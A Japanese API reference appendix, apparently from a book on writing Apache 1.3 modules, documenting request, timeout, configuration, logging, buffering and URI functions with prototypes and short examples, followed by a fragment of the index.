ap_send_http_header

クライアントへのレスポンスヘッダの送信

```
void ap_send_http_header(request_rec *r)
```

（おもに `r->headers_out` から）クライアントにヘッダを送信する。コンテンツを送信する前に、リクエストハンドラ内で必ずこの関数を呼び出さなければならない。

ap_send_size

サイズの概算値の送信

```
void ap_send_size(size_t size, request_rec *r)
```

`size` を、千単位や百万単位などで、最も近いきりのよい値に丸めてからクライアントへ送信する。`size` が-1のときはマイナス記号のみを出力する。

付録6.15 リクエスト処理関数

ap_sub_req_lookup_uri

URI がリクエストされた際の探索

```
request_rec *ap_sub_req_lookup_uri(const char *new_uri, const request_rec *r)
```

新しい `request_rec` を生成するため、システムに `new_uri` を供給する。この処理はリクエストハンドラが呼ばれる直前に行われる。URI が相対指定の場合は、`r` 内 URI への相対指示として処理される。戻り値は新規 `request_rec` で、`request_rec` 内の `status` メンバにエラーコードが含まれる。

ap_sub_req_lookup_file

ファイルがリクエストされた際の探索

```
request_rec *ap_sub_req_lookup_file(const char *new_file, const request_rec *r)
```

対象がファイルである点以外は、`ap_sub_req_lookup_uri()`と同じである。つまり名前変換は行われず、<Location>節との一致も行われない。

ap_run_sub_req

サブリクエストの実行

```
int ap_run_sub_req(request_rec *r)
```

`ap_sub_req_lookup_file()`または`ap_sub_req_lookup_uri()`を使って準備されたサブリクエストを実行する。戻り値はリクエストハンドラのステータスコードである。

ap_destroy_sub_req

サブリクエストの破棄

```
void ap_destroy_sub_req(request_rec *r)
```

`ap_sub_req_lookup_file()`または`ap_sub_req_lookup_uri()`を使って作成されたサブリクエストを破棄し、関連するメモリを解放する。言うまでもないが、必要な情報をサブリクエストからコピーした後で破棄すべきである。

ap_internal_redirect

リクエストの内部的なリダイレクト

```
void ap_internal_redirect(const char *uri, request_rec *r)
```

内部的にリクエストを`uri`にリダイレクトする。クライアントにリダイレクト返送することなく、即座にリクエストを処理する。

ap_internal_redirect_handler

指定ハンドルを使用したリクエストの内部的なリダイレクト

```
void ap_internal_redirect_handler(const char *uri, request_rec *r)
```

`r`で指定されたハンドラを利用する点以外は、`ap_internal_redirect()`と同じである。

付録6.16 タイムアウトおよびアラーム関数

ap_hard_timeout

リクエストに対するハードタイムアウトの設定

```
void ap_hard_timeout(char *name, request_rec *r)
```

サーバで設定したタイムアウト時間が経過した場合にアラームが起動されるようにする。アラームが起動された場合、`longjmp()`によりトップレベルへの引き戻しが行われ、リクエスト`r`が利用しているプールはすべて破棄されて、現在のリクエストが中止される。文字列`name`がエラーログに記録される。

ap_keepalive_timeout

リクエストに対するkeep-aliveタイムアウトの設定

```
void ap_keepalive_timeout(char *name, request_rec *r)
```

ap_hard_timeout()と同様の動作だが、リクエストが継続している場合（キープアライブの場合）、サーバタイムアウトではなくキープアライブタイムアウトが利用される点が異なる。通常、この関数はクライアントからのリクエストを待機している場合にだけ使用する。つまり、*http_protocol.c*中だけで利用することになるが、ここではすべての関数を記載するという目的で取り上げた。

ap_soft_timeout

リクエストに対するソフトタイムアウトの設定

```
void ap_soft_timeout(char *name, request_rec *r)
```

ap_hard_timeout()と同じ動作だが、破棄されるリクエストは設定されない。パラメータ*r*は使用されない（これは歴史的な理由で存在している）。

ap_reset_timeout

ハードまたはソフトタイムアウト時間を元の時間にリセット

```
void ap_reset_timeout(request_rec *r)
```

ハードタイムアウトまたはソフトタイムアウトの設定時間を最初に設定されていた時間に戻す。これを実行すると、ap_hard_timeout()またはap_soft_timeout()を再度呼び出した場合と同じ結果となる。

ap_kill_timeout

タイムアウトのクリア

```
void ap_kill_timeout(request_rec *r)
```

リクエスト*r*上の現在のタイムアウトをクリアする。

ap_block_alarms()

タイムアウトの一時的な保留

```
void ap_block_alarms(void)
```

一時的に稼働中のタイムアウトを保留する。タイムアウトの実行によってリソースが漏洩する（または何らかの問題が発生する）危険があるクリティカルなセクションを、この関数を使って保護すれば、これらのコードを実行中にタイムアウトが起動されることを防止できる。この関数呼び出しは入れ子にできるが、それぞれがap_unblock_alarms()に対応していなければならない。

ap_unblock_alarms()

アラームの保留解除

```
void ap_unblock_alarms(void)
```

ap_block_alarms()によるアラームの保留を解除する。

WIN32

ap_check_alarm

アラームのチェック (Win32のみ)

```
int ap_check_alarm(void)
```

Win32はalarm()関数を持たないため、アラームを「手動で」チェックしなければならない。これはそのための関数である。この関数を呼び出すと、いずれかのタイムアウト関数がセットされる。アラームがすでに起動された場合は-1、アラームがまだ起動されていない場合は起動されるまでの秒数、アラームがセットされていない場合は0を返す。

付録6.17 コンフィグレーション関数**ap_pcfg_openfile**

コンフィグレーションとしてのファイルのオープン

```
configfile_t *ap_pcfg_openfile(pool *p, const char *name)
```

nameをファイルとして (fopen()) を使用して オープンする。オープンに失敗した場合はNULL、成功した場合はコンフィグレーションへのポインタを返す。

ap_pcfg_open_custom

カスタムコンフィグレーションの作成

```
configfile_t *ap_pcfg_open_custom(pool *p, const char *descr,
    void *param,int(*getch)(void *param), void *(*getstr)(void *buf,
    size_t bufsiz, void *param),int(*close_func)(void *param))
```

カスタムコンフィグレーションを作成する。getch()関数は、コンフィグレーションから文字を読み、その文字を返すか、コンフィグレーションが完了している場合はEOFを返す。getstr()関数(指定されている場合のみ。NULLが指定されている場合にはgetch()関数が使用される)は、行全体をbufに読み込み、NUL止めにする。この関数は、bufを返すか、コンフィグレーションが完了している場合はNULLを返す。close_func()関数(指定されている場合のみ。NULLも可)はコンフィグレーションをクローズし、成功時には0またはそれより大きな値を返す。すべての関数には、呼び出し時にparamが渡される。

ap_cfg_getc

コンフィグレーションからの文字の読み込み

```
int ap_cfg_getc(configfile_t *cfp)
```

cfpから1文字を読み込む。文字がLFであれば行番号を1つインクリメントする。読み込んだ文字を返すか、コンフィグレーションが完了している場合はEOFを返す。

ap_cfg_getline

ファイルからの行読み込みおよび空白の除去

```
int ap_cfg_getline(char *s, int n, configfile_t *cfp)
```

cfpから行を(最大n文字分)読み込み、sに格納する。先頭と末尾の空白は取り除かれ、内部の

空白は1つのスペースに変換される。継続行（改行直前のバックスラッシュで示される）は連結される。通常は0を返し、EOFに達した場合は1を返す。

ap_cfg_closefile

コンフィグレーションのクローズ

```
int ap_cfg_closefile(configfile_t *cfp)
```

コンフィグレーションcfpをクローズする。エラー時には0より小さい値を返す。

ap_check_cmd_context

カレントコンテキストでコンフィグレーションcmdが許可されているかどうかのチェック

```
const char *ap_check_cmd_context(cmd_parms *cmd, unsigned forbidden)
```

forbiddenの値に従って、カレントコンテキストにおいてcmdが許可されているかどうかをチェックする。許可されていればNULLを返し、許可されていなければ適切なエラーメッセージを返す。forbiddenは以下の値の組み合わせとなる。

NOT_IN_VIRTUALHOST

コマンドが<VirtualHost>セクションに含まれていてはならない。

NOT_IN_LIMIT

コマンドが<Limit>セクションに含まれていてはならない。

NOT_IN_DIRECTORY

コマンドが<Directory>セクションに含まれていてはならない。

NOT_IN_LOCATION

コマンドが<Location>セクションに含まれていてはならない。

NOT_IN_FILES

コマンドが<Files>セクションに含まれていてはならない。

NOT_IN_DIR_LOC_FILE

NOT_IN_DIRECTORY|NOT_IN_LOCATION|NOT_IN_FILESの短縮形。

GLOBAL_ONLY

NOT_IN_VIRTUALHOST|NOT_IN_LIMIT|NOT_IN_DIR_LOC_FILEの短縮形。

ap_set_file_slot

コンフィグレーション構造体でのファイルスロットの設定

```
const char *ap_set_file_slot(cmd_parms *cmd, char *struct_ptr, char *arg)
```

command_rec内でファイルの文字列を設定するために使用する。TAKE1 コマンドとの併用を想定している。ファイルが絶対パスで指定されていない場合は、サーバルートからの相対パスとなる。当然、対応する構造体メンバはchar *型でなければならない。

ap_set_flag_slot

コンフィグレーション構造体でのフラグスロットの設定

```
const char *ap_set_flag_slot(cmd_parms *cmd, char *struct_ptr, int arg)
```

command_rec内でフラグを設定するために使用する。FLAGコマンドとの併用を想定している。対応する構造体メンバはint型でなければならず、0または1にセットされる。

ap_set_string_slot

コンフィグレーション構造体での文字列スロットの設定

```
const char *ap_set_string_slot(cmd_parms *cmd, char *struct_ptr, char *arg)
```

command_rec内で文字列を設定するために使用する。TAKE1コマンドとの併用を想定している。当然、対応する構造体メンバはchar *型でなければならない。

ap_set_string_slot_lower

コンフィグレーション構造体での小文字の文字列スロットの設定

```
const char *ap_set_string_slot_lower(cmd_parms *cmd, char *struct_ptr,
char *arg)
```

ap_set_string_slot()と同じ動作だが、文字列は小文字になる。

付録6.18 コンフィグレーション情報関数

モジュールがコンフィグレーション情報を必要とする場合がある。これらの関数は、モジュールにコンフィグレーション情報を提供する。

ap_allow_options

Optionsディレクティブで設定されているオプションの取得

```
int ap_allow_options (request_rec *r)
```

リクエストr用に設定されているオプションを返す。下記の値のビットORで構成されるビットマップが返される。

OPT_NONE

オプションは設定されていない。

OPT_INDEXES

Indexes オプション。

OPT_INCLUDES

Includes オプション。

OPT_SYM_LINKS

FollowSymLinks オプション。

OPT_EXECCGI

ExecCGI オプション。

OPT_INCNOEXEC

IncludesNOEXEC オプション。

OPT_SYM_OWNER

FollowSymLinksIfOwnerMatch オプション。

OPT_MULTI

MultiViews オプション。

ap_allow_overrides

AllowOverride オプションで設定されているオーバーライドの取得

int ap_allow_overrides (request_rec *r)

リクエスト `r` 用に設定されているオーバーライドを返す。下記の値のビット OR が返される。

OR_NONE

オーバーライドは許可されていない。

OR_LIMIT

Limit オーバーライド。

OR_OPTIONS

Options オーバーライド。

OR_FILEINFO

FileInfo オーバーライド。

OR_AUTHCFG

AuthConfig オーバーライド。

OR_INDEXES

Indexes オーバーライド。

ap_auth_type

このリクエストの認証タイプの取得

const char *ap_auth_type (request_rec *r)

リクエスト `r` に対して (AuthType ディレクティブで) 設定されている認証のタイプを返す。現時点では、Basic、Digest、または NULL のいずれかである。

ap_auth_name

認証ドメイン名の取得

const char *ap_auth_name (request_rec *r)

リクエスト `r` に対して (AuthName ディレクティブで) 設定されている認証ドメイン名を返す。

ap_requires

require 配列の取得

const array_header *ap_requires (request_rec *r)

リクエスト `r` の `require` ディレクティブに対応した `require_line` の配列を返す。 `require_line` は以下のように定義される。

```
typedef struct {
    int method_mask;
    char *requirement;
} require_line;
```

`method_mask` は、以下の値のビットORである。

```
1 << M_GET
1 << M_PUT
1 << M_POST
1 << M_DELETE
1 << M_CONNECT
1 << M_OPTIONS
1 << M_TRACE
1 << M_INVALID
```

マスクは `Limit` ディレクティブでセットされる。

ap_satisfies

satisfy 設定の取得

```
int ap_satisfies (request_rec *r)
```

リクエスト `r` の `satisfy` 設定を返す。以下のいずれかが返される。

`SATISFY_ALL`

すべての認証条件を満足しなければならない (`satisfy all`)。

`SATISFY_ANY`

いずれか1つの認証条件を満足すればよい (`satisfy any`)。

付録6.19 サーバ情報関数

ap_get_server_built

Apache が構築された日付と時刻の取得

```
const char *ap_get_server_built(void)
```

サーバが構築された日付と時刻を内容とする文字列を返す。C プリプロセッサの `__DATE__` および `__TIME__` 変数を使用するため、フォーマットはある程度はシステムに依存する。プリプロセッサが `__DATE__` または `__TIME__` をサポートしていない場合、文字列は “unknown” にセットされる。

ap_get_server_version

Apache バージョン文字列の取得

```
const char *ap_get_server_version()
```

Apacheのバージョン（それと追加されているモジュールバージョン文字列）を内容とする文字列を返す。

ap_add_version_component

モジュールバージョン文字列の追加

```
void ap_add_version_component(const char *component)
```

サーババージョン文字列に文字列を追加する。この関数は起動時にのみ有効で、その後はバージョン文字列はロックされる。バージョン文字列は、「*module name/version number*」の形式となる（例: *MyModule/1.3*）。ほとんどのモジュールはバージョン文字列を追加しない。

付録6.20 ログ記録関数

ap_error_log2stderr

stderrのエラーログへのマッピング

```
void ap_error_log2stderr (server_rec *s)
```

stderrをサーバsのエラーログにする。サブプロセスを実行する際に便利である。

ap_log_error

エラーのログ記録

```
void ap_log_error (const char *file, int line, int level,
    const server_rec *s, const char *fmt, ...)
```

エラーを（LogLevelディレクティブで設定されているレベルよりもlevelが高い場合に）ログに記録する。fileとlineはレベルがAPLOG_DEBUGの場合にのみログに記録される。通常、fileとlineは、ap_log_error()を次のように呼び出すことによって設定される。

```
ap_log_error(APLOG_MARK, APLOG_ERR, server_conf, "some error");
```

APLOG_MARKは、__FILE__および__LINE__を使ってファイル名と行番号を生成する#defineである。

levelは、以下の値の組み合わせである。

APLOG_EMERG

システムは使用不能である。

APLOG_ALERT

ただちに処置を取らなければならない。

APLOG_CRIT

重大な状態。

APLOG_ERR

エラー状態。

APLOG_WARNING

警告。

APLOG_NOTICE

正常だが重要な状態。

APLOG_INFO

情報メッセージ。

APLOG_DEBUG

デバッグメッセージ。

オプションとして以下の値とのORが可能。

APLOG_NOERRNO

errnoをログに記録しない。

APLOG_WIN32ERROR

Win32では、errnoの代わりにGetLastError()を使用する。

WIN32

ap_log_reason

アクセス障害のログ記録

void ap_log_reason (const char *reason, const char *file, request_rec *r)

"access to *file* failed for *remotehost*, reason: *reason*"という形式のメッセージをログに記録する。リモートホストは、*r*から取り出される。このメッセージは、ap_log_error()によってAPLOG_ERRレベルでログに記録される。

付録6.21 パイプ経由ログ関数

Apacheは、信頼性の高いパイプ経由ログを管理するための関数を用意している。パイプ経由ログとは、他のプログラムにパイプで渡されるログである。Apacheは、プログラムが終了するとそのプログラムを再起動する。この機能は、NO_RELIABLE_PIPED_LOGSが定義されている場合は無効になる。それでもこれらの関数は存在するし呼び出すこともできるが、「信頼性」は無効になる。

ap_open_piped_log

パイプ経由ログプログラムのオープン

pipelog *ap_open_piped_log (pool *p, const char *program)

プログラムprogramを適切なパイプでオープンする。programには引数も指定できる。

ap_close_piped_log

パイプ経由ログのクローズ

void ap_close_piped_log (pipelog *pl)

plをクローズするが、実行中の子プログラムは終了しない。

ap_piped_log_write_fd

ログパイプのファイルディスクリプタの取得

```
int ap_piped_log_write_fd(piped_log *pl)
```

オープンされているパイプドログのファイルディスクリプタを返す。

付録6.22 バッファリング関数

Apacheは、独自のI/Oバッファリングインタフェースを用意しており、チャンクされた転送を透過的に実行し、Win32でのファイルとソケットの違いを隠す。

ap_bcreate

バッファ付ストリームの作成

```
BUFF *ap_bcreate(pool *p, int flags)
```

pに新しいバッファドストリームを作成する。このストリームは、この時点ではどのファイルやソケットにも関連付けられない。flagsは、以下の値の組み合わせである。

B_RD

読み込みをバッファする。

B_WR

書き込みをバッファする。

B_RDWR

読み書きをバッファする。

B_SOCKET (オプション)

ストリームはソケットをバッファする。このフラグにより、EBCDICを使用しているプラットフォームでは、ASCII/EBCDIC変換も有効となる (ap_bsetflag() 参照)。

ap_bpushfd

ストリームのファイルディスクリプタの設定

```
void ap_bpushfd(BUFF *fb, int fd_in, int fd_out)
```

読み込みファイルディスクリプタをfd_inに設定し、書き込みファイルディスクリプタをfd_outに設定する。設定したくないディスクリプタには-1を指定する。これらのディスクリプタは、read()で読み込み、write()で書き込みが可能でなければならない。

WIN32**ap_bpushh**

ストリームのWin32ハンドルの設定

```
void ap_bpushh(BUFF *fb, HANDLE hFH)
```

入力と出力の両方に対してWin32ハンドルを設定する。このハンドルは、WriteFile()で書き込まれ、ReadFile()で読み込まれる。ソケットはWin32のハンドルではあるが、ソケットに対してはこの関数を使用してはならない。ソケットに対してはap_bpushfd()を使用する。

ap_bsetopt

オプションの設定

```
int ap_bsetopt(BUFF *fb, int optname, const void *optval)
```

オプション `optname` を `optval` で指定された値に設定する。現時点での唯一のオプションは、ストリームへ送信されたバイト数であり、`BO_BYTEXT` で設定される[†]。この場合、`optval` は、`long` 型を指していなければならない。この関数は、ログの記録と統計用に使用され、通常はモジュールからは呼び出されない。呼び出されたときのおもな目的は、ヘッダをクライアントへ送信した後でカウントを0にリセットすることである。成功時には0、エラー時には-1を返す。

ap_bonerror

エラー関数の登録

```
void ap_bonerror(BUFF *fb, void (*error) (BUFF *, int, void *), void *data)
```

`fb` でエラーが発生した場合は、`fb`、`direction` (`B_RD` または `B_WR`)、および `data` を渡して `error()` を呼び出す。

ap_bnonblock

ストリームの非ブロッキングモードへの設定

```
int ap_bnonblock(BUFF *fb, int direction)
```

`direction` は、`B_RD` または `B_WR` のいずれか。対応するファイルディスクリプタを非ブロッキングに設定する。 `fcntl()` が返した値を返す。

ap_bfileno

ストリームからのファイルディスクリプタの取得

```
int ap_bfileno(BUFF *fb, int direction)
```

`direction` は、`B_RD` または `B_WR` のいずれか。対応するファイルディスクリプタを返す。

ap_bread

ストリームからの読み込み

```
int ap_bread(BUFF *fb, void *buf, int nbyte)
```

最大 `nbyte` バイトを `buf` に読み込む。読み込んだバイト数を返すか、ファイル終端 (EOF) の場合は0、エラーの場合は-1を返す。現在利用可能なデータのみを読み込む。

ap_bgetc

ストリームからの文字の取得

```
int ap_bgetc(BUFF *fb)
```

`fb` から1文字を読み込む。成功時には文字を返し、エラー時またはファイル終端時にはEOFを返す。EOFの原因がファイル終端の場合、`errno` は0になる。

[†] どうにもへそ曲がりのように見えるが、Content-Lengthフラグについては `ap_bsetflag()` を参照。

ap_bgets

ストリームからの行の読み込み

```
int ap_bgets(char *buff, int n, BUFF *fb)
```

LFまたはファイル終端まで最大n-1バイトをbufに読み込む。LFの前にCRがあった場合、CRは削除される。バッファはNUL止めになる（NULの直前がLFとなる）。バッファに格納したバイト数（終端のNULを除く）を返す。

ap_blockc

ストリームの次の文字の確認

```
int ap_blockc(char *buff, BUFF *fb)
```

ストリームの次の文字を*buffに格納し、ストリームからは削除しない。成功時には1、EOFの場合は0、エラーの場合は-1を返す。

ap_bskiplf

LFまでの破棄

```
int ap_bskiplf(BUFF *fb)
```

LFを読み込むまで入力を破棄する。成功時には1、EOFの場合は0、エラーの場合は-1を返す。ストリームは読み込みバッファが有効でなければならない（すなわちB_WRまたはB_RDWRモード）。

ap_bwrite

ストリームへの書き込み

```
int ap_bwrite(BUFF *fb, const void *buf, int nbyte)
```

bufからfbへnbyteバイトを書き込み、書き込んだバイト数を返す。エラー時にのみnbyteよりも少ない場合がある。B_CHUNKフラグがセットされている場合は、チャンクされたエンコーディングを処理する。

ap_bputc

ストリームへの1文字の書き込み

```
int ap_bputc(char c, BUFF *fb)
```

cをfbに書き込み、成功時には0、エラー時には-1を返す。

ap_bputs

ストリームへのNUL止め文字列の書き込み

```
int ap_bputs(const char *buf, BUFF *fb)
```

bufの中身を最初のNULまで書き込む（NULは含まない）。書き込んだバイト数を返すか、エラーの場合は-1を返す。

ap_bvputs

ストリームへの複数のNUL止め文字列の書き込み

```
int ap_bvputs(BUFF *fb, ...)
```

`ap_bputs()`と同じ動作だが、バッファのリストの中身を書き込む。バッファのリストはNULL止めになる。書き込んだ合計バイト数を返すか、エラー時には-1を返す。例を示す。

```
if(ap_bvputs(fb,buf1,buf3,NULL) < 0)
    ...
```

ap_bprintf

ストリームへのフォーマットされた出力の書き込み

```
int ap_bprintf(BUFF *fb, const char *fmt, ...)
```

`fmt`によって定義されるフォーマット済み出力を`fb`に書き込む。ストリームに送信したバイト数を返す。

ap_vbprintf

ストリームへのフォーマットされた出力の書き込み

```
int ap_vbprintf(BUFF *fb, const char *fmt, va_list ap)
```

`ap_bprintf()`と同じ動作だが、`"..."`の代わりに`va_list`を使う。

ap_bflush

出力バッファのフラッシュ

```
int ap_bflush(BUFF *fb)
```

`fb`の出力バッファをフラッシュする。成功時には0、エラー時には-1を返す。ファイルは書き込みバッファが有効でなければならない（すなわちB_WRまたはB_RDWRモード）。

ap_bclose

ストリームのクローズ

```
int ap_bclose(BUFF *fb)
```

出力バッファをフラッシュして、対応するファイルディスクリプタ/ハンドル/ソケットをクローズする。成功時には0、エラー時には-1を返す。

付録6.23 URI関数

これらの関数の一部は`uri_components`構造体を使う。

```
typedef struct {
    char *scheme;           /* スキーム ("http"/"ftp"/...) */
    char *hostinfo;         /* 組み合わせ [user[:password]@]host[:port] */
    char *user;             /* ユーザ名、例: http://user:passwd@host:port/ */
    char *password;         /* パスワード、例: http://user:passwd@host:port/ */
    char *hostname;         /* URI (またはHost: ヘッダ) からのホスト名 */
    char *port_str;         /* ポート文字列 (整数表現は"port"にある) */
    char *path;             /* リクエストパス (scheme://hostのみが指定されて
    /* いる場合は"/") */
    char *query;            /* パス中に '?' があれば、その後の全文字列 */
}
```

```

char *fragment;          /* 末尾の"#fragment"文字列、存在する場合のみ */
struct hostent *hostent;
unsigned short port;

/* ポート番号 (数値)
/* port_str != NULLの場合のみ有効 */

unsigned is_initialized:1;
unsigned dns_looked_up:1;
unsigned dns_resolved:1;
} uri_components;

```

ap_parse_uri_components

完全な URI の分解

```
int ap_parse_uri_components(pool *p, const char *uri, uri_components *uptr)
```

URI *uri* を要素に分解し、*uptr* に格納する。各要素は *p* 内に割り付けられる。欠落している要素は `NULL` にセットされる。*uptr->is_initialized* は 1 にセットされる。

ap_parse_hostinfo_components

host:port の分解

```
int ap_parse_hostinfo_components(pool *p, const char *hostinfo,
    uri_components *uptr)
```

`CONNECT` リクエストを処理する場合などには、*host:port* を分解する必要がある。この関数は、*host:port* を分解して、*uptr->hostname*、*uptr->port_str*、および *uptr->port* (ポート要素が存在する場合) をセットする。他の要素はすべて `NULL` にセットされる。

ap_unparse_uri_components

URI への再変換

```
char *ap_unparse_uri_components(pool *p, const uri_components *uptr,
    unsigned flags)
```

値の入った *uri_components* と *uptr* を取り、対応する URI を内容とする文字列を作成する。この文字列は *p* 内に割り付けられる。*flags* は、以下の値の組み合わせである (省略可)。

`UNP_OMITSITEPART`

“*scheme://user:password@site:port*” を省く。

`UNP OMITUSER`

ユーザを省く。

`UNP OMITPASSWORD`

パスワードを省く。

`UNP OMITUSERINFO`

`UNP OMITUSER|UNP OMITPASSWORD` の省略形。

UNP_REVEALPASSWORD

パスワードを（Xに置換せずに）表示する。

ap_pgethostbyname

ホスト名の解決

struct hostent *ap_pgethostbyname(pool *p, const char *hostname)

基本的には標準関数のgethostbyname()と同じ動作だが、結果は一時的ではなく、p内に割り付けられる。

ap_pduphostent

hostent構造体の複製

struct hostent *ap_pduphostent(pool *p, const struct hostent *hp)

hp（およびhpが指すすべてのもの）をプールpに複製する。

付録6.24 その他の関数

ap_child_terminate

カレントプロセスの終了

void ap_child_terminate(request_rec *r)

現在のリクエストが完了した後で、このApacheインスタンスを終了する。キープアライブ接続の場合は、キープアライブをキャンセルする。

ap_default_port

リクエストのデフォルトポートの取得

unsigned short ap_default_port(request_rec *r)

rが処理するリクエストの種類に対するデフォルトポート番号を返す。標準Apacheでは、常にHTTPリクエストとなるため、必ず80が返される。これに対してApache-SSLなどでは、HTTPとHTTPSのどちらが使われているかによって戻り値は異なる。

ap_is_default_port

ポートがデフォルトポートであるかどうかのチェック

int ap_is_default_port(int port, request_rec *r)

portがrのデフォルトポートであれば1、そうでなければ0を返す。

ap_default_port_for_scheme

スキームのデフォルトポートの取得

unsigned short ap_default_port_for_scheme(const char *scheme_str)

スキームschemeのデフォルトポートを返す。

ap_http_method

リクエストのスキームの取得

```
const char *ap_http_method(request_rec *r)
```

rが処理するリクエストの種類に対するデフォルトスキーマを返す。標準Apacheでは、常にHTTPリクエストとなるため、必ずhttpが返される。これに対してApache-SSLなどでは、HTTPとHTTPSのどちらが使われているかによって戻り値は異なる。

ap_default_type

デフォルトコンテンツタイプの取得

```
const char *ap_default_type(request_rec *r)
```

リクエストrのデフォルトコンテンツタイプを返す。デフォルトコンテンツタイプは、DefaultTypeディレクティブで設定されるか、またはtext/plainである。

ap_get_basic_auth_pw

ベーシック認証パスワードの取得

```
int ap_get_basic_auth_pw(request_rec *r, const char **pw)
```

ベーシック認証用のパスワードが（クライアントによって）設定されている場合、そのアドレスを*pwに格納する。設定されていない場合は適切なエラーを返す。

DECLINED

リクエストがベーシック認証を必要としない。

SERVER_ERROR

認証ドメイン名が（AuthNameディレクティブで）設定されていない。

AUTH_REQUIRED

認証が必要だが、クライアントによって送信されていない。

OK

パスワードが*pwに格納された。

ap_get_module_config

モジュール特有コンフィグレーション情報の取得

```
void *ap_get_module_config(void *conf_vector, module *m)
```

モジュールが起動時に設定したモジュール特有のコンフィグレーション情報を取得する。conf_vectorは、request_recから取得したper_dir_configまたはserver_recから取得したmodule_configである。「21章 Apacheモジュールの作成」参照。

ap_get_remote_logname

クライアントユーザのログイン名の取得

```
const char *ap_get_remote_logname(request_rec *r)
```

クライアントのユーザのログイン名が見つかり、この機能がIdentityCheckディレクティブで有

効に設定されていれば、そのログイン名を返す。そうでなければNULLを返す。

ap_get_server_name

カレントサーバ名の取得

```
const char *ap_get_server_name(const request_rec *r)
```

`r`を処理しているサーバの名前を返す。UseCanonicalNameディレクティブがオンであれば、設定ファイルに登録されている名前を返す。UseCanonicalNameディレクティブがオフである場合は、リクエストで使用されたホスト名があればその名前を戻し、なければ設定ファイルに登録されている名前を返す。

ap_get_server_port

カレントサーバのポートの取得

```
unsigned ap_get_server_port(const request_rec *r)
```

UseCanonicalNameディレクティブがオンであれば、`r`を処理しているサーバのポートを返す。UseCanonicalNameディレクティブがオフであれば、リクエストにホスト名が入っていればその接続ポート、そうでなければ設定ファイルに登録されているポートを返す[†]。

ap_is_initial_req

メインrequest_recであるかどうかのチェック

```
int ap_is_initial_req(request_rec *r)
```

`r`がメインのrequest_recであれば（サブリクエストや内部リダイレクトではなければ）1を返し、そうでなければ0を返す。

ap_matches_request_vhost

ホストとリクエストのバーチャルホストの比較

```
int ap_matches_request_vhost(request_rec *r, const char *host,
    unsigned port)
```

`host:port`が`r`を処理しているバーチャルホストと一致すれば1、一致しなければ0を返す。

ap_os_dso_load

動的共有オブジェクト（DSO）のロード

```
void *ap_os_dso_load(const char *path)
```

`path`で指定された動的共有オブジェクト（DLL、共有ライブラリなど）をロードする。実際のオブジェクトの種類はプラットフォームによって異なる。戻り値は、DSO関数で利用できるハンドルである。`path`をロードできない場合はNULLを返す。

[†] 現実的な違いは今ひとつよくわからない。

ap_os_dso_unload

動的共有オブジェクトのアンロード

```
void ap_os_dso_unload(void *handle)
```

handleによって記述される動的共有オブジェクトをアンロードする。

ap_os_dso_sym

シンボルのアドレスの取得

```
void *ap_os_dso_sym(void *handle, const char *symname)
```

handleで参照される動的共有オブジェクトのsymnameのアドレスを返す。プラットフォームでシンボルが変えられている（たとえば、アンダースコアが前に付けられている）場合、この関数は検索前に同じ処理を行う。symnameが見つからないか、エラーが発生した場合はNULLを返す。

ap_os_dso_error

DSOエラーを記述する文字列の取得

```
const char *ap_os_dso_error(void)
```

DSO関数でエラーが発生した場合、この関数はエラーを記述した文字列を返す。エラーが発生しなければNULLを返す。

ap_opendir

クリーンアップを伴うopendir()の実行

```
DIR *ap_opendir(pool *p, const char *name)
```

基本的には標準関数のopendir()と同じだが、closedir()を実行するクリーンアップ関数を登録する。この関数で作成されたDIRは、ap_pclosedir()でクローズする（またはクリーンアップにクローズを任せる）。これ以外では、標準関数を使用する。

ap_pclosedir

ap_opendir()でオープンされたDIRのクローズ

```
void ap_pclosedir(pool *p, DIR *d)
```

closedir()を呼び出して、ap_opendir()で登録されたクリーンアップをキャンセルする。この関数は、ap_opendir()で作成されたDIRに対してのみ使用すること。

ap_psignature

サーバ“シグネチャ”の作成

```
const char *ap_psignature(const char *prefix, request_rec *r)
```

rを処理しているサーバの“シグネチャ”を作成する。このシグネチャは、ServerSignatureディレクティブの設定により、何ものなし、サーバ名とポート、またはサーバ名と管理者の電子メールアドレスにホットリンクされているポートのいずれかになる。ServerSignatureディレクティブがオフでない限り、返される文字列にはprefixがプレフィックスとして付加される。

ap_vformatter

汎用フォーマッタ

```
int ap_vformatter(int (*flush_func)(ap_vformatter_buff *),
    ap_vformatter_buff *vbuff, const char *fmt, va_list ap)
```

Apacheは、フォーマット関数 (`ap_bprintf()`、`ap_psprintf()` など) に対していくつかの条件を課しており、それらを標準関数で安全に実装することは不可能であるため、独自の`printf()`スタイルルーチンを用意している。この関数がフォーマット関数へのインタフェースとなる。この関数は、バッファをフラッシュする関数、以下に示す`ap_vformatter_buff`構造体を引数に取る。

```
typedef struct {
    char *curpos;
    char *endpos;
} ap_vformatter_buff;
```

また、通常の整形文字列`fmt`と`vararg`リスト`ap`も引数に取る。`ap_vformatter()`は、`vbuff->curpos == vbuff->endpos`になるまでバッファに(`vbuff->curpos`で)書き込みを続け、その後、`vbuff`を引数として`flush_func()`を呼び出す。フォーマットを続行するためには、`flush_func()`はバッファを空にして、`vbuff`の値をリセットする必要がある。フォーマットの完了時には(たまたまバッファに書き込みがある場合を除いて) `flush_func()`は呼び出されない。`ap_vformatter()`を呼び出して処理を完了するのは、関数の責任である。

`flush_func()`は、たいていの場合は`vbuff`に入っているよりも多くの情報を必要とするため、以下のようなちょっとした技を使う。まず、`ap_vformatter_buff`を最初の要素[†]とした構造体を定義する。

```
struct extra_data {
    ap_vformatter_buff vbuff;
    int some_extra_data;
    ...
};
```

次に、`printf()`スタイルのルーチンがこの構造体のインスタンスを使って`ap_vformatter`を呼び出す。

```
struct extra_data mine;

...
mine.some_extra_data=123;
ap_vformatter(my_flush,&mine.vbuff,fmt,ap);
...
```

最後に`my_flush()`が以下の処理を実行する。

[†] もちろん、後の仕事が面倒になっても構わないのなら最初に定義する必要はない。

```
API_EXPORT(int) my_flush(ap_vformatter_buff *vbuff)
{
    struct extra_data *pmine=(struct extra_data *)vbuff;
    assert(pmine->some_extra_data == 123);
    ...
}
```

ご推察のとおり、このテクニックが最善であるわけではない。しかし、これで用は足りる。

`ap_vformatter()` は、通常のフォーマットを実行するが、`%p` が `%pp` に変更されており、`%pA` が `struct in_addr *` を `a.b.c.d` としてフォーマットし、`%pI` が `struct sockaddr_in *` を `a.b.c.d:port` としてフォーマットする点が異なる。これらの一見奇妙なフォーマットは、`gcc` のフォーマット文字列チェック機能を利用して、`%p` がポインタに確実に対応することを保証するものである。

索引

記号

%%	108
%N.M	108
%p	108
.htaccess	95
.htaccess ファイル	139
\conf	40
\logs	40

A

AcceptFilter	152
AcceptMutex	84
AcceptStats	328
